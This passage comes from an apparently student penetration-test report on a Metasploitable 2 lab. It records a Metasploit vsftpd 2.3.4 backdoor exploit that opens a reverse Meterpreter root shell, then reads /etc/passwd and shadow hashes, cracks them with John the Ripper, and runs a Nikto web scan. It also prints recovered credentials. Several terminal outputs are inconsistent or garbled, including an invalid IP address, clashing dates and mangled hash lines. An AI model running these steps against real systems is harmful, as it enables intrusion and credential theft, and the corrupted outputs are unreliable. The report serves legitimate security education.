[*] 10.141.161.155:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 10.141.161.155:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.141.161.285:4444 -> 10.141.161.155:57824) at 2026-08-01 19:43:35 -0400

meterpreter >

```

Figure 7.5: Successful Meterpreter Session After Exploitation

The successful Meterpreter session confirmed that the exploitation process was completed successfully. The obtained shell provided administrative (root) access to the Metasploitable 2 system, allowing further post-exploitation activities such as user enumeration, file system access, and privilege verification. This result demonstrates the severity of the vsFTPD 2.3.4 backdoor vulnerability when left unpatched

7.9 Security Impact

The successful exploitation demonstrated the potential consequences of leaving critical vulnerabilities unpatched.

If exploited on a production system, an attacker could potentially:

- Execute arbitrary commands.
- Gain complete administrative control.
- Access confidential information.
- Modify or delete system files.
- Install malicious software.
- Create persistent backdoors.
- Disrupt normal system operations.

Although these actions were **not performed** during this assessment, the successful exploitation illustrates the severity of the identified vulnerability.

7.10 Key Findings

Table 7.2 – Exploitation Findings

Finding	Severity
Exploit Module Available	High
Vulnerability Successfully Validated	Critical
Remote Shell Obtained	Critical
Root Privileges Confirmed	Critical

7.11 Discussion

The exploitation phase confirmed that the **vsFTPd 2.3.4 Backdoor (CVE-2011-2523)** was exploitable within the authorized laboratory environment.

The use of the Metasploit Framework enabled safe and controlled validation of the vulnerability. Obtaining root-level privileges demonstrated the significant risk posed by outdated software and emphasized the importance of timely patch management and secure system configuration.

7.12 Chapter Summary

This chapter successfully validated the critical vulnerability identified during the vulnerability assessment phase. Using the Metasploit Framework, the assessment demonstrated that the vulnerable FTP service could be exploited to obtain root-level access to the target system. The next chapter builds on this access by examining post-exploitation activities, including system enumeration and the collection of authentication data for password auditing.

CHAPTER EIGHT

POST-EXPLOITATION

8.1 Introduction

Post-exploitation is the phase of a penetration test that follows successful exploitation of a vulnerability. The objective is to evaluate the level of access obtained, identify sensitive information that could be accessed, and assess the overall impact of a successful compromise.

During this assessment, post-exploitation activities were conducted only within the authorized laboratory environment. The focus was on system enumeration and the collection of password-related information required for offline password auditing. No persistence mechanisms, destructive actions, or unauthorized modifications were performed on the target system.

8.2 Objectives

The objectives of this phase were to:

- Verify administrative access to the compromised system.
- Enumerate important system directories.
- Identify local user accounts.
- Examine authentication-related files.
- Extract password hashes for offline analysis.
- Demonstrate the potential impact of successful exploitation.

8.3 Tools Used

Table 8.1 – Post-Exploitation Tools

Tool	Purpose
Meterpreter / Command Shell	Remote interaction with the target
Linux Shell Commands	System enumeration
cat	View file contents
pwd	Display current directory
ls	List files and directories

8.4 System Enumeration

After obtaining root-level access, the first task was to verify the current working environment and identify key system directories.


Basic Linux commands such as `pwd` and `ls` were used to navigate the file system and confirm unrestricted access.

Commands Used

`pwd`
`ls /etc`

The `/etc` directory was selected because it contains critical configuration files, including user account and authentication information.

Figure 8.1 – System Enumeration and Navigation



```
msf5 10.141.161.155:21 - Msf::OptionValidatorError: One or more options failed to validate: LHOST.
msf5 exploit(multi/post/ftp_234_backdoor) > set LHOST 10.141.161.205
LHOST => 10.141.161.205
msf5 exploit(multi/post/ftp_234_backdoor) > run
msf5 exploit(multi/post/ftp_234_backdoor) > set LHOST 10.141.161.205
LHOST => 10.141.161.205
msf5 exploit(multi/post/ftp_234_backdoor) > set LHOST 10.141.161.205
LHOST => 10.141.161.205
msf5 exploit(multi/post/ftp_234_backdoor) > run
[*] Started reverse TCP handler on 10.141.161.205:4444
[*] 10.141.161.155:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.141.161.155:21 - FTP banner hints its vulnerable: 220 (vsftpd 2.3.4)
[*] 10.141.161.155:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 10.141.161.155:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.141.161.205:4444 -> 10.141.161.155:57824) at 2020-08-01 19:43:35 -0400

meterpreter > shell
Process 2208 created.
Channel 1 created.
whoami
root
ls
lsqrMOPXantJ
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
modules/ftp/
media
mnt
network-out
opt
proc
root
sbin
sys
sys
tmp
usr
var
vmlinuz
cd etc
```

Figure 8.1 shows the successful navigation of the compromised system after exploitation. The directory listing confirmed unrestricted access to the file system and identified the `/etc` directory as a valuable source of user account and authentication information for further enumeration.

8.5 User Account Enumeration

The `/etc/passwd` file was examined to identify local user accounts configured on the system.

Command Used

```
cat /etc/passwd
```


The file contained account information for system and user accounts, including usernames, user IDs (UIDs), group IDs (GIDs), home directories, and default login shells.

Several accounts identified during the assessment included:

- root
- daemon
- bin
- sys
- msfadmin
- postgres
- user
- service

The `/etc/passwd` file does **not** store user passwords. Instead, it provides account information used by the operating system.

Figure 8.2 – Contents of the `/etc/passwd` File



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lpx:x:7:7:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:irc:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dbus:x:101:101::/nonexistent:/bin/false
sasldev:x:102:102::/home/sasldev:/bin/false
klogd:x:103:104::/home/klogd:/bin/false
nfsd:x:104:65534:/var/run/nfsd:/usr/sbin/nologin
nfsadmin:x:1000:1000:nfsadmin::/home/nfsadmin:/bin/bash
bind:x:100:112::/var/cache/bind:/bin/false
postfix:x:100:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator::/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server::/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distcc:x:111:65534::/bin/false
user:x:1001:1001:john user,alice:/home/user:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
gnptd:x:113:65534:/var/run/gnptd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figure 8.2 displays the contents of the `/etc/passwd` file obtained from the compromised Metasploitable 2 system. The file contains information about local user and service accounts, including usernames, user IDs (UIDs), group IDs (GIDs), home directories, and default login shells. Although password hashes are not stored in this file, the information gathered is valuable for user enumeration and supports further privilege escalation and credential analysis

To prepare the password data for offline auditing, the `passwd` and `shadow` files were merged using the `unshadow` utility.


Command Used

```
unshadow passwd shadow > metasploitable_project_combined
```

The resulting file contained user account information together with the associated password hashes in a format compatible with John the Ripper.

A portion of the combined file was viewed to verify that the merge was successful.

Figure 8.4 – Combined Password Database Using `unshadow`



```
(kali@kali)~[/Desktop/metasploitable_project_folder]
$ john --show /home/kali/metasploitable_combined
stat: /home/kali/metasploitable_combined: No such file or directory

(kali@kali)~[/Desktop/metasploitable_project_folder]
$ ls /home/kali/Desktop/metasploitable_project_folder/
metasploitable_hash_passwd  metasploitable_project_combined  metasploitable_project_passwd

(kali@kali)~[/Desktop/metasploitable_project_folder]
$ john --show /home/kali/Desktop/metasploitable_project_folder/metasploitable_project_combined
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002::,/home/service:/bin/bash

6 password hashes cracked, 1 left

(kali@kali)~[/Desktop/metasploitable_project_folder]
$ ls
metasploitable_hash_passwd  metasploitable_project_combined  metasploitable_project_passwd

(kali@kali)~[/Desktop/metasploitable_project_folder]
$ head -5 metasploitable_project_combined
root:$1$avpFBj1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX68P0t$Mlyc3Up0zQJq24s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
```

8.8 Security Impact

The ability to access the `/etc/shadow` file demonstrates the seriousness of obtaining root privileges on a Linux system.

An attacker with administrative access could potentially:

- Access password hashes.
- Perform offline password cracking.
- Enumerate user accounts.
- Modify system configuration files.
- Create or remove user accounts.
- Disable security controls.
- Access sensitive system information.

Within this assessment, password hashes were used exclusively for educational password auditing within the authorized laboratory environment.

8.9 Key Findings

Table 8.2 – Post-Exploitation Findings

Finding	Severity
Root-Level Access Confirmed	Critical
Access to <code>/etc/passwd</code>	High
Access to <code>/etc/shadow</code>	Critical
Password Hash Extraction	Critical
Authentication Database Collected	Critical

8.10 Discussion

The post-exploitation phase demonstrated the significant impact of successful system compromise. Once administrative privileges were obtained, the assessment confirmed unrestricted access to sensitive authentication data.

Although no destructive actions were performed, the ability to retrieve password hashes illustrates how attackers may progress from initial system compromise to credential theft and further attacks if appropriate security controls are not in place.

8.11 Chapter Summary

This chapter demonstrated the activities performed after successful exploitation of the target system. System enumeration confirmed root-level access, while examination of the `/etc/passwd` and `/etc/shadow` files illustrated the exposure of sensitive authentication information. The extracted password hashes were prepared for offline analysis using the `unshadow` utility. The next chapter presents the password auditing process and evaluates the strength of the recovered credentials using John the Ripper.

CHAPTER NINE

PASSWORD AUDITING

9.1 Introduction

Password auditing is an important component of penetration testing because it evaluates the strength of user credentials and identifies weak passwords that could be exploited by attackers. Weak or default passwords remain one of the most common causes of unauthorized system access and are frequently targeted during real-world attacks.

During this assessment, password auditing was conducted only after obtaining authorized administrative access within the laboratory environment. The password hashes extracted from the target system were analyzed offline using **John the Ripper**, an industry-standard password auditing tool.

The purpose of this phase was to determine whether user passwords could be recovered using standard password-cracking techniques and to assess the effectiveness of the target system's password security.

9.2 Objectives

The objectives of this phase were to:

- Prepare the extracted password hashes for offline analysis.
- Audit the strength of user passwords.
- Identify accounts using weak or default credentials.
- Demonstrate the risks associated with poor password practices.
- Recommend improvements to strengthen authentication security.

9.3 Tools Used

Table 9.1 – Password Auditing Tools

Tool	Purpose
John the Ripper	Offline password auditing
unshadow	Combine passwd and shadow files
Linux Terminal	Command execution

9.4 Preparing the Password Database

The previously extracted `/etc/passwd` and `/etc/shadow` files were merged using the `unshadow` utility to create a single file compatible with John the Ripper.


Command Used

```
unshadow passwd shadow > metasploitable_project_combined
```

The combined file was verified before beginning the password audit.

This step ensured that account information and password hashes were correctly associated.

Figure 9.1 – Combined Password Database



```
(kali@kali)~[~/Desktop/metasploitable_project_folder]
$ john --show /home/kali/metasploitable_combined
stat: /home/kali/metasploitable_combined: No such file or directory

(kali@kali)~[~/Desktop/metasploitable_project_folder]
$ ls /home/kali/Desktop/metasploitable_project_folder/
metasploitable_hash_passwd  metasploitable_project_combined  metasploitable_project_passwd

(kali@kali)~[~/Desktop/metasploitable_project_folder]
$ john --show /home/kali/Desktop/metasploitable_project_folder/metasploitable_project_combined
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/Klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002::,/home/service:/bin/bash

6 password hashes cracked, 1 left

(kali@kali)~[~/Desktop/metasploitable_project_folder]
$ ls
metasploitable_hash_passwd  metasploitable_project_combined  metasploitable_project_passwd

(kali@kali)~[~/Desktop/metasploitable_project_folder]
$ head -5 metasploitable_project_combined
root:$1$avpf8J1$K0z8W5UF9IV./DR9E9Lid.:0:0:root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$M1yc3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
```

9.5 Password Auditing with John the Ripper

John the Ripper was used to analyze the combined password database.

Command Used

```
john metasploitable_project_combined
```

John the Ripper successfully identified several weak passwords using its built-in cracking techniques.

The recovered passwords demonstrated that multiple accounts relied on weak or default credentials.

Figure 9.2 – John the Ripper Password Audit

```

kali@kali: ~/Desktop/metasploitable_project_folder

kali@kali:~/Desktop/metasploitable_project_folder$
john --show /home/kali/metasploitable_combined
stat: /home/kali/metasploitable_combined: No such file or directory

kali@kali:~/Desktop/metasploitable_project_folder$
ls /home/kali/Desktop/metasploitable_project_folder/
metasploitable_hash_password  metasploitable_project_combined  metasploitable_project_password

kali@kali:~/Desktop/metasploitable_project_folder$
john --show /home/kali/Desktop/metasploitable_project_folder/metasploitable_project_combined
sys:hashcat:115:/usr/bin/sh
sys:hashcat:115:/usr/bin/sh
klog:123456789:103:104:/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
postgres:postgres:100:117:postgres@_administrator,,/var/lib/postgresql:/bin/bash
user:1000:1000:just a user:111,,/home/user:/bin/bash
service:1002:1002:,,,/home/service:/bin/bash

6 password hashes cracked, 1 left

kali@kali:~/Desktop/metasploitable_project_folder$
ls
metasploitable_hash_password  metasploitable_project_combined  metasploitable_project_password

kali@kali:~/Desktop/metasploitable_project_folder$
john --metasploitable_project_combined
root:$1$avgf0$1b0zhu5091z7J00917.16:10:0:/root:/bin/bash
daemon:*111:daemon:/usr/sbin:/bin/sh
bin:*112:bin:/bin:/bin/sh
sys:$1$F0x68P0T$M9ic3Mpp0zQ2qz45wT0910:3:3:sys:/dev:/bin/sh
sync:*4:65838k:sync:/bin:/bin/sync

kali@kali:~/Desktop/metasploitable_project_folder$
john --format=msfcrpy: metasploitable_project_combined
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (msfcrpy, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x])
Remaining 1 password hash
Will run 2 OpenMP threads
Proceeding with Single, rules:Single
Press 'q' or ctrl-C to abort, almost any other key for status
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with Incremental:ASCII

```

9.6 Displaying Recovered Passwords

After the password auditing process completed, the recovered credentials were displayed using the following command:

Command Used

```
john --show metasploitable project combined
```

The output confirmed that multiple account passwords had been successfully recovered.

Figure 9.3 – Displaying Recovered Passwords

```
kali@kali: ~/Desktop/metasploitable_project_folder
daemon:*:11:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$M1yc3Up0zQJq24s5wF0910:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync

(kali@kali)~/Desktop/metasploitable_project_folder
$ john --format=md5crypt metasploitable_project_combined
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 1 password hash
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:02:01 3/3 0g/s 74786p/s 74786c/s 74786C/s tjjtlr..nise
Session aborted

(kali@kali)~/Desktop/metasploitable_project_folder
$ john --show metasploitable_project_combined
sys:batman:313:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left

(kali@kali)~/Desktop/metasploitable_project_folder
$
```

9.7 Password Audit Results

The assessment recovered the following credentials:

Table 9.2 – Recovered Credentials

Username	Password
msfadmin	msfadmin
postgres	postgres
user	user
service	service
sys	batman
klog	123456789

The successful recovery of these passwords indicates that several accounts relied on weak, predictable, or default credentials.

9.8 Security Impact

Weak passwords present a significant security risk because they can often be guessed or recovered through offline password auditing.

If such passwords were used on a production system, an attacker who obtained password hashes could potentially:

- Authenticate as legitimate users.
- Escalate privileges.
- Access sensitive information.

- Move laterally across the environment.
- Compromise additional systems that reuse the same passwords.

Although these activities were **not performed** during this assessment, the recovered credentials demonstrate the importance of strong password policies.

9.9 Key Findings

Table 9.3 – Password Auditing Findings

Finding	Severity
Weak Default Passwords	High
Predictable Passwords	High
Successful Offline Password Recovery	High
Password Reuse Indicators	Medium

9.10 Recommendations

To improve password security, organizations should:

- Enforce strong password complexity requirements.
 - Require a minimum password length of at least 12 characters.
 - Eliminate default credentials before systems are deployed.
 - Implement Multi-Factor Authentication (MFA) where appropriate.
 - Regularly audit password strength.
 - Prevent password reuse through password history policies.
 - Educate users on secure password practices.
-

9.11 Discussion

The password audit demonstrated that several user accounts relied on weak or default passwords that could be recovered using standard password auditing techniques. While the assessment was conducted in an isolated laboratory environment, the findings illustrate how poor password hygiene can significantly increase the likelihood of unauthorized access.

Organizations should combine strong password policies with additional security measures such as MFA, account lockout mechanisms, and regular security awareness training to reduce credential-related risks.

9.12 Chapter Summary

This chapter documented the password auditing process performed against the extracted authentication database. By combining the `/etc/passwd` and `/etc/shadow` files and analyzing them with John the Ripper, the assessment identified several weak passwords and demonstrated the importance of strong authentication controls. The next chapter focuses on the security assessment of the target's web applications using **Nikto** and **OWASP ZAP**.

Chapter	Status
Chapter 1 - Introduction	✓ Complete
Chapter 2 - Assessment Scope	✓ Complete
Chapter 3 - Laboratory Environment	✓ Complete
Chapter 4 - Reconnaissance	✓ Complete
Chapter 5 - Enumeration	✓ Complete
Chapter 6 - Vulnerability Assessment	✓ Complete
Chapter 7 - Exploitation	✓ Complete
Chapter 8 - Post-Exploitation	✓ Complete
Chapter 9 - Password Auditing	✓ Complete

CHAPTER TEN

WEB APPLICATION SECURITY ASSESSMENT

10.1 Introduction

Modern organizations rely heavily on web applications to deliver services, making them attractive targets for cyber attackers. Web applications frequently contain vulnerabilities arising from insecure configurations, outdated software, missing security controls, or programming errors. If left unaddressed, these weaknesses may expose sensitive information or provide attackers with unauthorized access.

During this assessment, the web server hosted on the Metasploitable 2 virtual machine was evaluated using two industry-standard security tools:

- **Nikto**, for web server vulnerability assessment.
- **OWASP ZAP (Zed Attack Proxy)**, for web application security testing.

These tools were used together to identify server misconfigurations, insecure HTTP methods, information disclosure issues, and missing security controls.

10.2 Objectives

The objectives of this assessment were to:

- Verify that the target web application was accessible.
- Identify web server vulnerabilities.
- Detect outdated software components.
- Identify missing HTTP security headers.
- Evaluate HTTP responses and application behavior.
- Recommend improvements to strengthen web application security.

10.3 Tools Used

Table 10.1 – Web Application Assessment Tools

Tool	Purpose
Firefox	Web Browser

Tool	Purpose
Nikto	Web Server Vulnerability Scanner
OWASP ZAP	Web Application Security Scanner
Linux Terminal	Command Execution


PART A – NIKTO WEB SERVER ASSESSMENT

10.4 Target Verification

Before performing vulnerability scanning, the web server hosted on the Metasploitable 2 target machine was accessed through Firefox.

Successful access confirmed that the HTTP service was available and ready for testing.

Figure 10.1 – Metasploitable Web Homepage



10.5 Nikto Scan

Nikto was used to assess the web server for common security weaknesses.

Command Used

```
nikto -h 10.141.161.155
```

Nikto performed a comprehensive scan of the Apache web server and reported multiple security observations.

Figure 10.2 – Nikto Scan Results

```
kali@kali:~$ nikto -h 10.141.161.155
_ Nikto v2.6.0

+-----+
+ Target IP:      10.141.161.155
+ Target Hostname: 10.141.161.155
+ Target Port:    80
+ Platform:       Unknown
+ Start Time:     2020-08-02 10:00:48 (GMT+4)
+-----+

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ [59908] Failed to check for updates: 403
+ [59908] /: Retrieved >powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [758080] /icons/: Directory indexing found.
+ No CGI Directories found (use -c all to force check all possible dirs). CGI tests skipped.
+ [015387] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [015387] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [015387] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [015387] /: Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
+ [015387] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [599488] /index: Unknown header(s) 'lcn' found, with content: list.
+ [599903] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4898ebdc59d15.https://exchange.xforce.ibmcloud.com/vulnerabilities/6275
+ [080808] Apache/2.2.8 appears to be outdated (Current is at least 2.4.48).
+ [080802] PHP/5.2.4-2ubuntu5.10 appears to be outdated (Current is at least 8.5.1).
+ [599067] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [080634] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [758510] /phpinfo.php: Output from the phpinfo() function was found.
+ [758508] /doc/: Directory indexing found.
+ [081213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ [081384] /-PMPE9568F35-D428-11d2-A769-00A0B91ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-master-egg/
+ [081385] /-PMPE9568F36-D428-11d2-A769-00A0B91ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-master-egg/
